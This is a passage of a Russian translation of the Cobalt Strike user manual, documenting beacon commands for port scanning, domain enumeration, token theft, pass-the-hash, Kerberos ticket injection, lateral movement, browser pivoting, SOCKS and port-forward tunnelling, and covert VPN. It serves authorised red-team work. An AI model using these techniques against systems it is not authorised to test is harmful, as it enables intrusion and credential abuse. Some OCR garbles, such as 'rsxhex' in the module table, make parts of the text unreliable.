Маячок имеет встроенный сканер портов. Используйте **portscan [цели] [порты] [метод обнаружения]**, чтобы запустить задание на скан портов. Вы можете указать список целевых диапазонов, разделенных запятыми. То же самое и с портами. Например, сканирование портов **172.16.48.0/24 1-1024, 8080** просканирует узлы с **172.16.48.0** по **172.16.48.255** на портах с **1** по **1024** и **8080**.

Есть три варианта обнаружения цели. Метод **arp** использует запрос **ARP**, чтобы определить, жив ли хост или нет. Метод **icmp** отправляет эхо-запрос **ICMP**, чтобы проверить, жива ли цель. Параметр **none** указывает инструменту сканирования портов предположить, что все хосты живы.

Сканер портов будет работать в промежутках между проверками маячка. Когда у него появятся результаты для отчета, он отправит их на консоль маячка. **Кобальт Страйк** обработает эту информацию и обновит модель целей с помощью обнаруженных хостов.

## 7.21 Перечень сетей и хостов

Сетевой модуль маячка предоставляет инструменты для опроса и обнаружения целей в сети **Windows AD**. Используйте команду **net dclist**, чтобы найти контроллер домена для домена, к которому присоединен целевой объект. Используйте команду **net view**, чтобы найти цели в домене, к которому она присоединена. Обе эти команды также заполняют целевую модель. Команда **net computers** находит цели, запрашивая группы учетных записей компьютеров на контроллере домена.

Команды в сетевом модуле маячка построены на основе **API**-интерфейсов **WNE**. Большинство этих команд являются прямой заменой многих встроенных сетевых команд в **Windows**. Здесь также есть несколько уникальных возможностей. Например, используйте **net localgroup \\ЦЕЛЬ** для вывода списка групп в другой системе. Используйте **net localgroup \\ЦЕЛЬ group name** для вывода списка членов группы в другой системе. Эти команды отлично подходят при боковом перемещении, когда вам нужно узнать, кто является локальным администратором в другой системе.

Используйте **help net**, чтобы получить список всех команд в модуле маячка net. Используйте команду **help net command**, чтобы получить справку по каждой отдельной команде.

## 7.22 Доверительные отношения

В основе единого входа в **Windows** лежит маркер доступа. Когда пользователь входит в систему **Windows**, создается токен доступа. Этот токен содержит информацию о пользователе и его правах. Маркер доступа также содержит информацию, необходимую для аутентификации текущего пользователя в другой системе в сети. Используйте готовый или сгенерируйте токен, и **Windows** будет использовать его информацию для аутентификации на сетевом ресурсе за вас.

Используйте **steal\_token [id процесса]** для олицетворения токена из существующего процесса. Если вы хотите узнать, какие процессы запущены, используйте **ps**. Команда **getuid** распечатает ваш текущий токен. Используйте **rev2self**, чтобы вернуться к исходному токenu.

Если вы знаете учетные данные пользователя; используйте **make\_token [ДОМЕН\пользователь] [пароль]** для создания токена, который передает эти

учетные данные. Этот токен является копией вашего текущего токена с измененной информацией для единого входа. Он покажет ваше текущее имя пользователя. Это ожидаемое поведение.

Используйте **mimikatz** для передачи хэша с помощью маячка. Команда маячка **pth [ДОМЕН\пользователь] [хэш ntlm]** создает и олицетворяет токен доступа для передачи указанного хэша.

Диалоговое окно маячка Make Token (**[Маячок] → Access → Make Token**) является интерфейсом для этих команд. Он представит содержимое модели учетных данных и будет использовать правильную команду для преобразования выбранной записи учетных данных в токен доступа.

### Билеты Керберос

Используйте **kerberos\_ticket\_use [/путь/до/тикета]**, чтобы внедрить билет **Kerberos** в текущий сеанс. Это позволит маячку взаимодействовать с удаленными системами, используя права в этом билете. Используйте это с помощью Золотого билета, созданного в **mimikatz 2.0**.

Используйте **kerberos\_ticket\_purge**, чтобы удалить все билеты **Kerberos**, связанные с вашим сеансом.

### 7.23 Боковое передвижение

Если у вас есть токен для администратора домена или пользователя домена, который является локальным администратором цели, вы можете злоупотребить этим доверительным отношением, чтобы получить контроль над целью. Маячок **Кобальт Страйка** имеет несколько встроенных опций для бокового передвижения.

Введите **jump**, чтобы отобразить параметры бокового передвижения, зарегистрированные в **Кобальт Страйке**. Запустите **jump [модуль] [цель] [прослушиватель]**, чтобы попытаться запустить полезную нагрузку на удаленной цели.

Модуль для перехода	Архитектура	Описание
rsxhex	x86	Использование службы для запуска артефакта

		Service EXE
psexec64	x64	Использование службы для запуска артефакта Service EXE
psexec_psh	x86	Использование службы для запуска PowerShell one-liner
winrm	x86	Запустить скрипт PowerShell через WinRM
winrm64	x64	Запустить скрипт PowerShell через WinRM

Самостоятельно запустите **remote-exec**, чтобы вывести список модулей удаленного выполнения, зарегистрированных в **Кобальт Страйке**. Используйте **remote-exec [модуль] [цель] [команда + аргументы]**, чтобы попытаться запустить указанную команду на удаленной цели.

Удаленный Модуль Исполнения	Описание
psexec	Удаленное выполнение через SCM
winrm	Удаленное выполнение через WinRM (PowerShell)
wmi	Удаленное выполнение через WM


Боковое перемещение - это область, похожая на эскалацию привилегий, где некоторые атаки представляют собой естественный набор примитивов для запуска сеанса на удаленной цели. Некоторые атаки дают только примитивный исполнитель. Разделение на **jump** и **remote-exec** дает вам гибкость при принятии решения о том, как использовать примитив, предназначенный только для выполнения.

**Aggressor Script** имеет **API** для добавления новых модулей для перехода и удаленного выполнения. См. документацию **Aggressor Script** (в частности, главу про маячок) для получения дополнительной информации.

## 7.24 Бокового движения через GUI

**Кобальт Страйк** также предоставляет графический интерфейс для облегчения бокового движения. Переключитесь на визуализацию целей или перейдите в **View → Targets**. Перейдите к [Цель] → **Jump** и выберите желаемый вариант бокового движения.

Откроется следующий диалог:



**Рисунок 39. Диалог Бокового Передвижения**

Чтобы использовать этот диалог:

Во-первых, решите, какое доверие вы хотите использовать для бокового движения. Если вы хотите использовать токен в одном из ваших маячков, установите флажок **Use session's current access token**. Если вы хотите использовать учетные данные или хеши для бокового передвижения - это тоже нормально. Выберите учетные данные из хранилища учетных данных или заполните поля **User**, **Password** и **Domain fields**. Маячок будет использовать эту информацию, чтобы сгенерировать для вас токен доступа. Имейте в виду, что для того, чтобы это работало, вам необходимо работать в контексте высокой целостности [администратора].

Затем выберите прослушателя для бокового передвижения. **SMB** маячок обычно является здесь хорошим кандидатом.

Наконец, выберите, из какого сеанса вы хотите выполнить атаку с боковым передвижением. Асинхронная модель нападения **Кобальт Страйка** требует,

чтобы каждая атака выполнялась из скомпрометированной системы. Невозможно выполнить эту атаку без сеанса маячка для атаки. Если вы уже внутри, подумайте о подключении системы **Windows**, которую вы контролируете, и используйте ее в качестве отправной точки для атаки на другие системы с использованием учетных данных или хэшей.

Нажмите **Launch. Кобальт Страйк** активирует вкладку для выбранного маячка и подаст ему команды. Отзыв об атаке будет отображаться в консоли маячка.

## 8. Проброс браузера

### 8.1 Обзор

Вредоносные программы, такие как **Zeus** и его варианты, внедряются в браузер пользователя для кражи банковской информации. Это атака называется человек-в-браузере. Так она называется, потому что злоумышленник внедряет вредоносное ПО в браузер.

Вредоносная программа использует два подхода для кражи банковской информации. Она либо собирает данные формы, когда они отправляются на сервер. Например, вредоносная программа может перехватить PR\_Write в Firefox для перехвата данных **HTTP** POST, отправленных Firefox. Или он внедряет JavaScript на определенные веб-страницы, чтобы заставить пользователя думать, что сайт запрашивает информацию, необходимую злоумышленнику.

**Кобальт Страйк** предлагает третий подход к атакам типа "человек-в-браузере". Это позволяет злоумышленнику перехватить аутентифицированные веб-сеансы - все их. Как только пользователь входит на сайт, злоумышленник может попросить браузер пользователя сделать запросы от его имени. Поскольку браузер пользователя делает запрос, он автоматически повторно аутентифицируется на любом сайте, на котором пользователь уже вошел. Я называю это - **browser pivot**, потому что злоумышленник пробрасывает свой браузер через браузер скомпрометированного пользователя.





Рисунок 40. Проброс Браузера в Действии

Реализация проброса браузера для IE в **Кобальт Страйке** внедряет прокси-сервер **HTTP** в браузер скомпрометированного пользователя. Не путайте это с изменением настроек прокси пользователя. Этот прокси-сервер не влияет на то, как пользователь попадает на сайт. Скорее, этот прокси-сервер доступен злоумышленнику. Все запросы, которые поступают через него, выполняет браузер пользователя.

## 8.2 Настройка

Чтобы настроить проброс браузера, перейдите в **[Маячок] → Explore → Browser Pivot**. Выберите экземпляр IE, в который вы хотите внедриться. Вы также можете решить, к какому порту привязать поворотный прокси-сервер браузера.



### Рисунок 41. Запуск Проброса Браузера

Помните, что процесс, который вы вносите, имеет большое значение. Выполните инъекцию в **IE**, чтобы унаследовать аутентифицированные веб-сеансы пользователя. Современные версии **IE** создают каждую вкладку в отдельном процессе. Если ваша цель использует современную версию **IE**, вы должны внедрить процесс, связанный с открытой вкладкой, чтобы наследовать состояние сеанса. Какой процесс вкладки не имеет значения (дочерние вкладки разделяют состояние сеанса). Определите процессы вкладки **IE**, посмотрев на значение **PPID** в диалоговом окне настройки проброса браузера. Если **PPID** ссылается на **explorer.exe**, процесс не связан с вкладкой. Если **PPID** ссылается на **iexplore.exe**, процесс связан с вкладкой. **Кобальт Страйк** покажет галочку рядом с процессами, в которые, по его мнению, вы должны внедрить.

После настройки проброса браузера настройте свой веб-браузер для использования сервера **Browser Pivot Proxy**. Помните, что сервер Browser Pivot **Кобальт Страйка** - это прокси-сервер **HTTP**.




Рисунок 42. Настройка Опций Браузера

### 8.3 Использование

Вы можете просматривать веб-страницы в качестве целевого пользователя после смены браузера. Помните, что сброшенный прокси-сервер браузера будет предоставлять свой сертификат **SSL** для посещаемых вами веб-сайтов с поддержкой **SSL**. Это необходимо для работы технологии.

Сброшенный прокси-сервер браузера попросит вас добавить хост в хранилище доверенных сертификатов браузера, когда обнаружит ошибку **SSL**. Добавьте эти хосты в хранилище доверенных сертификатов и нажмите "**Обновить**", чтобы сайты, защищенные **SSL**, загрузились правильно.

Если ваш браузер закрепляет сертификат целевого сайта, вам может оказаться невозможным заставить ваш браузер принимать **SSL**-сертификат сброшенного прокси-сервера браузера. Это такая боль :/ Один из вариантов - использовать другой браузер. Браузер **Chromium** с открытым исходным кодом имеет параметр командной строки, позволяющий игнорировать все ошибки сертификата. Это идеально подходит для сброса браузера:

```
chromium --ignore-certificate-errors --proxy-server=[хост]:[порт]
```

Вышеупомянутая команда доступна из **View** → **Proxy Pivots**. Выделите **Browser Pivot HTTP Proxy** и нажмите **Tunnel**.

Чтобы остановить прокси-сервер **Browser Pivot**, введите в его консоли маячка команду **browserpivot stop**.

Если пользователь закрывает вкладку, с которой вы работаете, вам потребуется повторно подключить прокси-сервер сводной таблицы браузера. Вкладка **Browser Pivot** предупредит вас, когда не может подключиться к прокси-серверу браузера.

#### 8.4 Как это работает

**IE** делегирует все свои коммуникации библиотеке **WinINet**. Эта библиотека, которую может использовать любая программа, управляет файлами **cookie**, сеансами **SSL** и аутентификацией сервера для своих потребителей. Проброс браузера **Кобальт Страйк** использует тот факт, что **WinINet** прозрачно управляет аутентификацией и повторной аутентификацией для каждого процесса. Внедрив технологию проброса браузера **Кобальт Страйк** в экземпляр **IE** пользователя, вы получите эту прозрачную повторную аутентификацию.

## 9. Проброс

### 9.1 Что такое проброс

Пивотинг, как описано в этом руководстве, превращает скомпрометированную систему в точку перехода для других атак и инструментов. Маячок **Кобальт Страйки** предлагает несколько вариантов для этого. Для каждого из этих вариантов вы должны убедиться, что ваш маячок находится в интерактивном режиме. Интерактивный режим - это когда маячок проверяет несколько раз каждую секунду. Используйте команду **sleep 0**, чтобы перевести маячок в интерактивный режим.

### 9.2 SOCKS прокси

Перейдите в [Маячок] → **Pivoting** → **SOCKS Server**, чтобы настроить прокси-сервер **SOCKS4a** на вашем командном сервере. Или используйте **socks 8080** для настройки прокси-сервера **SOCKS4a** на порт **8080** (или любой другой порт по вашему выбору).

Все соединения, которые проходят через эти **SOCKS** серверы, превращаются в задачи подключения, чтения, записи и закрытия для выполнения связанного маячка. Вы можете туннелировать через **SOCKS** через маячок любого типа (даже через маячок **SMB**).

Канал данных **HTTP** маячка является наиболее подходящим для пробросов. Если вы хотите направлять трафик через **DNS**, используйте режим связи записи **TXT DNS**.

Чтобы увидеть серверы **SOCKS**, которые в настоящее время настроены, перейдите в **View** → **Proxy Pivots**.

Используйте **socks stop**, чтобы отключить прокси-сервер **SOCKS**.

### Proxychains

Инструмент **proxychains** заставит внешнюю программу использовать указанный вами прокси-сервер **SOCKS**. Вы можете использовать прокси-цепочки для принудительного использования сторонних инструментов через **SOCKS**-сервер **Кобальт Страйка**. Чтобы узнать больше о проксичейнах, посетите этот ресурс:

- <http://proxychains.sourceforge.net/>

## Метасплloit

Вы также можете туннелировать эксплойты и модули **MF** через маячок. Создайте прокси-сервер маячка **SOCKS** [как описано выше] и вставьте следующее в консоль **MF**:

```
setg Proxies socks4:team server IP:proxy port
```

```
setg ReverseAllowProxy true
```

Эти команды проинструктируют **MF** применить вашу опцию **Proxies** ко всем модулям, выполняемым с этого момента. После того, как вы закончите проброс через маячок таким образом, используйте **unsetg Proxies**, чтобы остановить это поведение.

Если вам сложно запомнить вышеуказанные команды, перейдите в **View** → **Proxy Pivots**. Выделите настроенный прокси-сервер и нажмите **Tunnel**. Эта кнопка предоставит синтаксис **setg Proxies**, необходимый для туннелирования **MF** через ваш маячок.

### 9.3 Обратный проброс портов

Используйте команду **rportfwd**, чтобы настроить обратный проброс через маячок. Команда **rportfwd** привяжет порт к скомпрометированной цели. Любые подключения к этому порту заставят ваш сервер **Кобальт Страйка** инициировать подключение к другому хосту и порту и ретранслировать трафик между этими двумя подключениями. **Кобальт Страйк** направляет этот трафик через маячок. Синтаксис **rportfwd**:

```
rportfwd [забинденный порт] [перенаправленный хост] [ перенаправленный порт].
```

Используйте команду **rportfwd\_local**, чтобы настроить обратный проброс через маячок. Эта функция инициирует соединение с хостом/портом пересылки от вашего клиента **Кобальт Страйка**. Перенаправленный трафик передается через соединение вашего клиента **Кобальт Страйка** с его командным сервером.

Используйте **rportfwd stop [ забинденный порт]**, чтобы отключить обратный проброс портов.

### 9.4 Порождение и туннель

Используйте команду **spunnel**, чтобы создать сторонний инструмент во временном процессе и создать для него обратный проброс порта. Синтаксис такой: **spunnel [x86 or x64] [хост контроллера] [порт контроллера] [/путь/до/агента.bin] [/путь/до/агента.bin]**. Эта команда ожидает, что файл агента является независимым от позиции шеллкодом (обычно это необработанный вывод с другой атакующей платформы). Команда **spunnel\_local** аналогична команде **spunnel**, за исключением того, что она иницирует подключение контроллера от вашего клиента **Кобальт Страйка**. Трафик **spunnel\_local** передается через соединение вашего клиента **Кобальт Страйка** с его командным сервером.

### Размещение агента: взаимодействие с Core Impact

Команды **spunnel** были разработаны специально для туннелирования агента **Core Impact** через маячок **Кобальт Страйка**.

**Core Impact** - это инструмент для тестирования на проникновение и среда эксплойтов, которые также доступны по лицензии в **HelpSystems**.

<https://www.coresecurity.com/products/core-impact>

Чтобы экспортировать необработанный файл агента из **Core Impact** нужно:

1. Щелкните вкладку **Module** в пользовательском интерфейсе **Core Impact**.
2. Найдите **Package and Register Agent**
3. Дважды щелкните этот модуль.
4. Измените **Platform** на **Windows**.
5. Измените **Architecture** на **x86-64**.
6. Измените **Binary Type** на **raw**.
7. Щелкните **Target File** и нажмите ..., чтобы решить, где сохранить вывод.
8. Перейдите в **Advanced**.
9. Измените **Encrypt Code** на **FALSE**.
10. Перейдите в раздел **Agent Connection**.
11. Измените **Connection Method** на **Connect from Target**.

12. Измените **Connect Back Hostnam** на **127.0.0.1**.

13. Измените **Port** на какое-нибудь значение (например, **9000**) и запомните его.

14. Нажмите **ОК**.


Приведенное выше приведет к созданию агента **Core Impact** в виде сырого файла. Вы можете использовать **spunnel x64** или **spunnel\_local x64** для запуска этого агента и туннелирования его обратно в **Core Impact**.

Мы часто используем **Кобальт Страйк** в доступной через Интернет инфраструктуре, а **Core Impact** часто находится на локальной виртуальной машине **Windows**. По этой причине у нас есть **spunnel\_local**. Мы рекомендуем запускать клиент **Кобальт Страйка** из той же системы **Windows**, на которой установлен **Core Impact**. В этой настройке вы можете запустить **spunnel\_local x64 127.0.0.1 9000 C:\путь\до\агента.bin**. Как только соединение будет установлено, вы услышите знаменитый **wav**-файл "**Agent Deployed**". С агентом у вас есть инструменты для повышения привилегий, сканирования и сбора информации с помощью множества модулей, запуска удаленных эксплойтов и связывания других агентов **Impact** через ваше соединение маячка.

## 9.5 Pivot Listeners

Ограничить количество прямых подключений из сети вашей цели к вашей инфраструктуре управления и контроля - это хороший прием. **Pivot Listeners** позволяет вам создать прослушивателя, который привязан к сеансу маячка или **SSH**. Таким образом, вы можете создавать новые обратные сеансы без дополнительных прямых подключений к вашей инфраструктуре управления и контроля.

Чтобы настроить **Pivot Listeners**, перейдите в **[Маячок] → Pivoting → Listener....** Это откроет диалоговое окно, в котором вы можете определить нового прослушивателя сводной таблицы.



**Рисунок 43. Конфигурация прослушивателя**


**Pivot Listeners** привяжется к порту прослушивания в указанном сеансе. Значение **Listen Host** настраивает адрес, который ваша обратная полезная нагрузка **TCP** будет использовать для подключения к этому слушателю.

На данный момент единственным вариантом полезной нагрузки является **windows/beacon\_reverse\_tcp**.

**Pivot Listeners** не изменяют конфигурацию брандмауэра основного хоста. Если на главном хосте есть брандмауэр на основе хоста, это может мешать работе вашего прослушателя. Вы, как оператор, несете ответственность за то, чтобы предвидеть эту ситуацию и предпринять для нее правильные шаги. Чтобы удалить основной прослушиватель, перейдите в **Cobalt Strike** → **Listeners** и удалите там прослушиватель. **Кобальт Страйк** отправит задачу отключить прослушивающий сокет, если сеанс все еще доступен.

## 9.6 Скрытый VPN

**Convert VPN** - это гибкий способ туннелирования трафика без ограничений прокси-сервера. **Кобальт Страйк** предлагает проброс через **VPN** с помощью функции **Covert VPN**. **Covert VPN** создает сетевой интерфейс в системе **Кобальт Страйка** и соединяет этот интерфейс с сетью цели.



**Рисунок 44. Развертывание Covert VPN**

Чтобы активировать **Covert VPN**, щелкните правой кнопкой мыши скомпрометированный хост, выберите **[Маячок] → Pivoting → Deploy VPN**. Выберите удаленный интерфейс, к которому вы хотите привязать **Covert VPN**. Если локального интерфейса нет, нажмите **Add**, чтобы создать его.

Установите флажок **Clone host MAC address**, чтобы ваш локальный интерфейс имел тот же **MAC**-адрес, что и удаленный интерфейс. Безопаснее всего оставить этот параметр отмеченным.

Нажмите **Deploy**, чтобы запустить клиент **Covert VPN** на целевом объекте. Для развертывания **Covert VPN** требуется доступ администратора.

После того, как интерфейс **Covert VPN** станет активным, вы можете использовать его как любой физический интерфейс в вашей системе. Используйте **ifconfig** для настройки его **IP**-адреса. Если в вашей целевой сети есть **DHCP**-сервер, вы можете запросить у него **IP**-адрес, используя встроенные инструменты вашей операционной системы.

Для управления интерфейсами **Covert VPN** перейдите в **Cobalt Strike → Interfaces**. Здесь **Кобальт Страйк** покажет интерфейсы **Covert VPN**, как они настроены и сколько байтов было передано и получено через каждый интерфейс.

Выделите интерфейс и нажмите **Remove**, чтобы уничтожить интерфейс и закрыть удаленный клиент **Covert VPN**. **Covert VPN** удалит свои временные файлы при перезагрузке и сразу же автоматически отменит любые системные изменения.

Нажмите **Add**, чтобы настроить новый интерфейс **Covert VPN**.



**Рисунок 45. Настройка Интерфейса a Covert VPN**

Скрытые интерфейсы **VPN** состоят из сетевого ответвителя и канала для передачи кадров **68thernet**. Чтобы настроить интерфейс, выберите имя интерфейса (это то, чем вы будете управлять с помощью **ifconfig** позже) и **MAC**-адрес.

